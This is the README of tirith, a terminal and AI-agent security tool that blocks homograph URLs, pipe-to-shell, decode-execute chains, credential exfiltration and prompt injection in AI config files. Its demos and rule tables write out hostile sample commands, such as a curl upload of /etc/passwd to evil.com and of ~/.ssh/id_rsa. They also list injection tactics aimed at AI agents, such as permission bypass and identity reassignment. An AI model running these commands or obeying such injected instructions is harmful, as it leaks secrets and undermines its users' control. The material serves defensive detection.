# tirith
**Your browser would catch this. Your terminal won't.**
<p align="center">
<img src="assets/cover.png" alt="tirith — terminal security" width="100%" />
</p>
[](https://github.com/sheeki03/tirith/actions/workflows/ci.yml)
[](https://github.com/sheeki03/tirith/stargazers)
[](LICENSE-AGPL)
---
Can you spot the difference?
```
```
You can't. Neither can your terminal. Both `і` characters are Cyrillic (U+0456), not Latin `i`. The second URL resolves to an attacker's server. The script executes before you notice.
Browsers solved this years ago. Terminals still render Unicode, ANSI escapes, and invisible characters without question. AI agents run shell commands and install packages without inspecting what's inside.
**Tirith stands at the gate.** It intercepts commands, pasted content, and scanned files for homograph URLs, obfuscated payloads, credential exfiltration, and malicious AI skills/configs before they execute.
```bash
brew install sheeki03/tap/tirith
```
Then activate in your shell profile:
```bash
# zsh
eval "$(tirith init --shell zsh)"
# bash
eval "$(tirith init --shell bash)"
# fish
That's it. Every command you run is now guarded. Zero friction on clean input. Sub-millisecond overhead. You forget it's there until it saves you.
Also available via [npm](#cross-platform), [cargo](#cross-platform), [mise](#cross-platform), [apt/dnf](#linux-packages), and [more](#install).
---
## See it work
**Homograph attack — blocked before execution:**
```
tirith: BLOCKED
[CRITICAL] non_ascii_hostname — Cyrillic і (U+0456) in hostname
This is a homograph attack. The URL visually mimics a legitimate
domain but resolves to a completely different server.
Bypass: prefix your command with TIRITH=0 (applies to that command only)
```
The command never executes.
**Pipe-to-shell with clean URL — warned, not blocked:**
```
tirith: WARNING
[MEDIUM] pipe_to_interpreter — Download piped to interpreter
Consider downloading first and reviewing.
```
Warning prints to stderr. Command still runs.
**Base64 decode-execute chain — blocked:**
```
tirith: BLOCKED
[HIGH] base64_decode_execute — Base64 decode piped to interpreter
[HIGH] pipe_to_interpreter — Pipe to interpreter: base64 | bash
```
Catches decode chains through sudo/env wrappers and PowerShell `-EncodedCommand` too.
**Credential exfiltration — blocked:**
```
$ curl -d @/etc/passwd https://evil.com/collect
tirith: BLOCKED
[HIGH] data_exfiltration — Data exfiltration via curl upload
curl command uploads sensitive data to a remote server
```
Covers all curl/wget upload flags, env vars (`$AWS_SECRET_ACCESS_KEY`), and command substitution.
**Malicious skill file — caught on scan:**
```
$ tirith scan evil_skill.py
tirith scan: evil_skill.py — 3 finding(s)
[MEDIUM] dynamic_code_execution — exec() near b64decode() in close proximity
[MEDIUM] obfuscated_payload — Long base64 string decoded and executed
[MEDIUM] suspicious_code_exfiltration — HTTP call passes sensitive data as argument
```
Scans JS/Python files for obfuscated payloads, dynamic code execution, and secret exfiltration patterns.
**Normal commands — invisible:**
```
$ git status
$ ls -la
$ docker compose up -d
```
Nothing. Zero output. You forget tirith is running.
---
## What it catches
**80+ detection rules across 15 categories.**
| **Homograph attacks** | Cyrillic/Greek lookalikes in hostnames, punycode domains, mixed-script labels, lookalike TLDs, confusable domains, text-level confusable detection (math alphanumerics, same-word mixed-script) |
| **Terminal injection** | ANSI escape sequences, bidi overrides, zero-width characters, unicode tags, invisible math operators, variation selectors, Hangul fillers |
| **Steganography defense** | Invisible whitespace encoding (12 Unicode space variants), Mongolian Vowel Separator, Hangul Filler characters, math alphanumeric substitution — defenses against st3gg-style text steganography |
| **Pipe-to-shell** | `curl \| bash`, `wget \| sh`, `httpie \| sh`, `xh \| sh`, `python <(curl ...)`, `eval $(wget ...)` — every source-to-sink pattern |
| **Base64 decode-execute** | `base64 -d \| bash`, `python -c "exec(b64decode(...))"`, `powershell -EncodedCommand` — decode chains through sudo/env wrappers |
| **Data exfiltration** | `curl -d @/etc/passwd`, `curl -T ~/.ssh/id_rsa`, `wget --post-file`, env var uploads (`$AWS_SECRET_ACCESS_KEY`), command substitution exfil |
| **Code file scanning** | Obfuscated payloads (`eval(atob(...))`), dynamic code execution (`exec(b64decode(...))`), secret exfiltration via `fetch`/`requests.post` in JS/Python files |
| **Credential detection** | AWS keys, GitHub PATs, Stripe/Slack/SendGrid/Anthropic/GCP/npm tokens, private key blocks, plus entropy-based generic secret detection |
| **Post-compromise behavior** | Process memory scraping (`/proc/*/mem`), Docker remote privilege escalation, credential file sweeps — inspired by the TeamPCP attack |
| **Command safety** | Dotfile overwrites, archive extraction to sensitive paths, cloud metadata endpoint access, private network access |
| **Insecure transport** | Plain HTTP piped to shell, `curl -k`, disabled TLS verification, shortened URLs hiding destinations |
| **Environment** | Proxy hijacking, sensitive env exports, code injection via env, interpreter hijack, shell injection env |
| **Config file security** | Config injection, suspicious indicators, non-ASCII/invisible unicode in configs, MCP server security (insecure/untrusted/duplicate/permissive) |
| **Ecosystem threats** | Git clone typosquats, untrusted Docker registries, pip/npm URL installs, web3 RPC endpoints, vet-not-configured |
| **Path analysis** | Non-ASCII paths, homoglyphs in paths, double-encoding |
| **Rendered content** | Hidden CSS/color content, hidden HTML attributes, comment content analysis (prompt injection at High, destructive commands at Medium) |
| **Cloaking detection** | Server-side cloaking (bot vs browser), clipboard hidden content, PDF hidden text |
---
## AI agent security
Tirith protects AI coding agents at every layer — from the configs they read to the commands they execute.
### Shell hooks — passive command interception
When AI agents execute shell commands (Claude Code, Codex, Cursor, etc.), tirith's shell hooks intercept every command before it runs. No agent-side configuration needed — if the hook is active in the shell, all commands are guarded:
- **Blocks dangerous commands** — homograph URLs, pipe-to-shell, insecure downloads
- **Blocks malicious paste** — ANSI injection, bidi attacks, hidden multiline in pasted content
- **Works with every agent** — any tool that spawns a shell inherits tirith protection
- **Zero agent modification** — the agent doesn't know tirith exists until a command is blocked
Use `tirith setup <tool>` for one-command configuration (see [AI Agent Integrations](#ai-agent-integrations)).
### MCP server (7 tools)
Run `tirith mcp-server` or use `tirith setup <tool> --with-mcp` to register tirith as an MCP server. AI agents can call these tools before taking action:
| `tirith_check_command` | Analyze shell commands for pipe-to-shell, homograph URLs, env injection |
| `tirith_check_url` | Score URLs for homograph attacks, punycode tricks, shortened URLs, raw IPs |
| `tirith_check_paste` | Check pasted content for ANSI escapes, bidi controls, zero-width chars |
| `tirith_scan_file` | Scan a file for hidden content, invisible Unicode, config poisoning |
| `tirith_scan_directory` | Recursive scan with AI config file prioritization |
| `tirith_verify_mcp_config` | Validate MCP configs for insecure servers, shell injection in args, wildcard tools |
| `tirith_fetch_cloaking` | Detect server-side cloaking (different content for bots vs browsers) |
### Config file scanning
`tirith scan` detects prompt injection and hidden payloads in AI config files. It prioritizes and scans 50+ known AI config file patterns:
- `.cursorrules`, `.windsurfrules`, `.clinerules`, `CLAUDE.md`, `copilot-instructions.md`
- `.claude/` settings, agents, skills, plugins, rules
- `.cursor/`, `.vscode/`, `.windsurf/`, `.cline/`, `.continue/`, `.roo/`, `.codex/` configs
- `mcp.json`, `.mcp.json`, `mcp_settings.json`
- `.github/copilot-instructions.md`, `.github/agents/*.md`
**What it catches in configs:**
- **Prompt injection** — skill activation triggers, permission bypass attempts, safety dismissal, identity reassignment, cross-tool override instructions
- **Invisible Unicode** — zero-width characters (including Mongolian Vowel Separator), bidi controls, soft hyphens, Unicode tags, Hangul fillers, invisible whitespace encoding, math alphanumeric confusables
- **MCP config issues** — insecure HTTP connections, raw IP servers, shell metacharacters in args, duplicate server names, wildcard tool access
### Hidden content detection
Detects content invisible to humans but readable by AI in HTML, Markdown, and PDF:
- **CSS hiding** — `display:none`, `visibility:hidden`, `opacity:0`, `font-size:0`, off-screen positioning
- **Color hiding** — white-on-white text, similar foreground/background (contrast ratio < 1.5:1)
- **HTML/Markdown comments** — prompt injection phrases (High), destructive commands like `rm -rf` or `curl|bash` (Medium), long comments hiding instructions (Low)
- **PDF hidden text** — sub-pixel rendered text (font-size < 1px) invisible to readers but parseable by LLMs
### Cloaking detection
`tirith fetch` compares server responses across 6 user-agents (Chrome, ClaudeBot, ChatGPT-User, PerplexityBot, Googlebot, curl) to detect when servers serve different content to AI bots vs browsers.
---
## Install
### macOS
**Homebrew:**
```bash
brew install sheeki03/tap/tirith
```
### Linux Packages
**Debian / Ubuntu (.deb):**
Download from [GitHub Releases](https://github.com/sheeki03/tirith/releases/latest), then:
```bash
sudo dpkg -i tirith_*_amd64.deb
```
**Fedora / RHEL / CentOS 9+ (.rpm):**
Download from [GitHub Releases](https://github.com/sheeki03/tirith/releases/latest), then:
```bash
sudo dnf install ./tirith-*.rpm
```
**Arch Linux (AUR):**
```bash
yay -S tirith
# or: paru -S tirith
```
**Nix:**
```bash
nix profile install github:sheeki03/tirith
# or try without installing: nix run github:sheeki03/tirith -- --version
```
### Windows
All core features work on Windows including detection, scanning, webhooks, policy management, and audit uploads. Shell hooks support PowerShell. Daemon mode and `tirith setup` are Unix-only for now.
**Scoop:**
```powershell
scoop bucket add tirith https://github.com/sheeki03/scoop-tirith
scoop install tirith
```
**Chocolatey** (under moderation — pending approval):
```powershell
choco install tirith
```
### Cross-Platform
**npm:**
```bash
npm install -g tirith
```
**Cargo:**
```bash
cargo install tirith
```
**[Mise](https://mise.jdx.dev/)** (official registry):
```bash
mise use -g tirith
```
**asdf:**
```bash
asdf plugin add tirith https://github.com/sheeki03/asdf-tirith.git
asdf install tirith latest
asdf global tirith latest
```
**Docker:**
```bash
### Activate
Add to your shell profile (`.zshrc`, `.bashrc`, or `config.fish`):
```bash
eval "$(tirith init --shell zsh)" # in ~/.zshrc
eval "$(tirith init --shell bash)" # in ~/.bashrc
**Oh-My-Zsh:**
```bash
git clone https://github.com/sheeki03/ohmyzsh-tirith \
${ZSH_CUSTOM:-~/.oh-my-zsh/custom}/plugins/tirith
# Add tirith to plugins in ~/.zshrc:
plugins=(... tirith)
```
### AI Agent Integrations
Use `tirith setup <tool>` for one-command configuration:
```bash
tirith setup claude-code --with-mcp # Claude Code + MCP server
tirith setup codex # OpenAI Codex
tirith setup copilot-cli # GitHub Copilot CLI (run from repo root)
tirith setup cursor # Cursor
tirith setup gemini-cli --with-mcp # Gemini CLI + MCP server
tirith setup kiro # Kiro CLI (formerly Amazon Q)
tirith setup pi-cli # Pi CLI
tirith setup vscode # VS Code
tirith setup windsurf # Windsurf
```
For manual configuration, see `mcp/clients/` for per-tool guides.
### CI/CD Integration
**GitHub Action** with SARIF upload to GitHub Security tab:
```yaml
- uses: sheeki03/tirith@v1
with:
fail_on: high
sarif: true
```
Also available as a **pre-commit hook** — see `.pre-commit-hooks.yaml` in this repo.
Scan supports `--include`, `--exclude`, `--profile` (loads named profiles from policy), and `--ignore` filters for targeted CI scanning.
### Rule Documentation
```bash
tirith explain --rule pipe_to_interpreter # severity, examples, remediation, MITRE ATT&CK
tirith explain --list --category terminal # all rules in a category
```
### Daemon Mode (Unix)
Optional background process for sub-millisecond latency and network-aware enrichment (shortened URL resolution, DNS blocklist checks):
```bash
tirith daemon start # tirith check auto-delegates when running
tirith daemon stop
```
---
## Commands
| `tirith check -- <cmd>` | Analyze a command without executing it |
| `tirith paste` | Check pasted content (called automatically by shell hooks) |
| `tirith scan [path]` | Scan files/directories with `--include`, `--exclude`, `--profile`, `--format sarif`, `--ci` |
| `tirith explain --rule <id>` | Show documentation, examples, and remediation for any detection rule |
| `tirith policy init` | Generate a starter `.tirith/policy.yaml` in your repo |
| `tirith policy validate` | Validate policy YAML for syntax, schema, and conflicts |
| `tirith policy test <cmd>` | Dry-run a command or file against your policy with match trace |
| `tirith run <url>` | Safe `curl \| bash` replacement. Downloads, analyzes, reviews, then executes |
| `tirith score <url>` | Break down a URL's trust signals |
| `tirith diff <url>` | Byte-level comparison showing where suspicious characters hide |
| `tirith fetch <url>` | Detect server-side cloaking (different content for bots vs browsers) |
| `tirith why` | Explain the last rule that triggered |
| `tirith doctor` | Diagnose installation, hooks, and policy |
| `tirith doctor --fix` | Auto-fix detected issues (hooks, policy, AI tool setup) |
| `tirith daemon start` | Start background daemon for faster checks (Unix) |
| `tirith receipt {last,list,verify}` | Track and verify scripts run through `tirith run` |
| `tirith checkpoint {create,restore,diff}` | Snapshot files before risky operations, roll back if needed |
| `tirith setup <tool>` | One-command setup for AI coding tools (see [AI Agent Integrations](#ai-agent-integrations)) |
| `tirith gateway run` | MCP gateway proxy for intercepting AI agent shell tool calls |
| `tirith warnings` | Show accumulated session warnings, suggest trust entries. `--summary` for shell exit hooks |
| `tirith audit {export,stats,report}` | Audit log management for compliance |
| `tirith init` | Print the shell hook for your shell profile |
| `tirith mcp-server` | Run as MCP server over JSON-RPC stdio |
---
## Design principles
- **Offline by default** — `check`, `paste`, `score`, `diff`, and `why` make zero network calls. All detection runs locally.
- **No command rewriting** — tirith never modifies what you typed
- **No telemetry** — no analytics, no crash reporting, no phone-home behavior
- **No background processes by default** — invoked per-command, exits immediately. Optional `tirith daemon start` keeps patterns warm for faster checks.
- **Network only when you ask or configure it** — `run`, `fetch`, and `audit report --upload` reach the network on explicit invocation. Daemon mode adds network-aware URL resolution. Optional webhook and policy-server integrations can also make outbound requests when configured. Core detection itself does not phone home.
---
## Configuration
### Quick start
```bash
tirith policy init # creates .tirith/policy.yaml in your repo
tirith policy validate # check for syntax/schema errors
### Policy file
Tirith uses a YAML policy file. Discovery order:
1. `.tirith/policy.yaml` in current directory (walks up to repo root)
2. `~/.config/tirith/policy.yaml`
```yaml
fail_mode: open # or "closed" for strict environments
paranoia: 1 # 1-4: higher = more sensitive
strict_warn: false # require explicit acknowledgement for warnings
allowlist:
- "get.docker.com"
- "sh.rustup.rs"
blocklist:
- "evil.example.com"
severity_overrides:
docker_untrusted_registry: CRITICAL
scan:
ignore_patterns:
- "node_modules"
- "target"
profiles:
ci:
include: ["*.md", "*.json", "*.yaml", ".claude/*"]
fail_on: high
```
Use `allowlist_rules` for rule-scoped suppressions when you trust a source for one rule but do not want to globally allowlist it:
```yaml
allowlist_rules:
- rule_id: curl_pipe_shell
patterns:
- "get.docker.com"
```
### Escalation and action overrides
Warnings are tracked per session. If the same rule fires repeatedly, escalation rules can upgrade to a block:
```yaml
action_overrides:
shortened_url: block # always block, regardless of default severity
escalation:
- trigger: repeat_count
rule_ids: ["*"] # any rule
threshold: 5
window_minutes: 60
action: block
- trigger: multi_medium
min_findings: 3 # 3+ medium findings on one command → block
action: block
```
Review accumulated warnings at any time:
```bash
tirith warnings # table of session warnings
tirith warnings --format json # structured output
tirith warnings --clear # clear after viewing
```
On shell exit, a one-line summary is printed if any warnings were recorded during the session.
More examples in [docs/cookbook.md](docs/cookbook.md).
### Strict warn mode
With `strict_warn: true` (or `--strict-warn` on the CLI), medium-risk findings prompt for explicit acknowledgement in interactive terminals instead of silently warning:
```
tirith: WARNING
[MEDIUM] pipe_to_interpreter — Download piped to interpreter
tirith: proceed with 1 warning(s)? [y/N]
```
Shell hooks use exit code 3 for the warn-ack protocol. Old hooks that don't know about exit code 3 fall through to fail-open behavior.
### Bypass
For the rare case you know exactly what you're doing:
```bash
This is a standard shell per-command prefix — the variable only exists for that single command and does not persist in your session. Organizations can disable this entirely: `allow_bypass_env: false` in policy.
---
## Data handling
Local JSONL audit log at `~/.local/share/tirith/log.jsonl`:
- Timestamp, session ID, action, rule IDs, redacted command preview
- Raw detection data (`raw_action`, `raw_rule_ids`) preserved alongside enforced action for coverage auditing
- Session warning state at `~/.local/state/tirith/sessions/`
- **No** full commands, environment variables, or file contents
Disable: `export TIRITH_LOG=0`
---
## Docs
- [Threat model](docs/threat-model.md) — what tirith defends against and what it doesn't
- [Cookbook](docs/cookbook.md) — policy examples for common setups
- [Troubleshooting](docs/troubleshooting.md) — shell quirks, latency, false positives
- [Compatibility](docs/compatibility.md) — stable vs experimental surface
- [Security policy](SECURITY.md) — vulnerability reporting
- [Uninstall](docs/uninstall.md) — clean removal per shell and package manager
## License
**Core security coverage ships in the open-source tree.** All 80+ detection rules and the MCP server are available from source. The repository still contains legacy licensing and policy-server code paths, so avoid assuming that every runtime path is already tier-free.
tirith is dual-licensed:
- **AGPL-3.0-only**: [LICENSE-AGPL](LICENSE-AGPL) — free under copyleft terms
- **Commercial**: [LICENSE-COMMERCIAL](LICENSE-COMMERCIAL) — if AGPL copyleft obligations don't work for your use case, contact contact@tirith.sh for alternative licensing
Third-party data attributions in [NOTICE](NOTICE).

## Star History
[](https://star-history.com/#sheeki03/tirith&Date)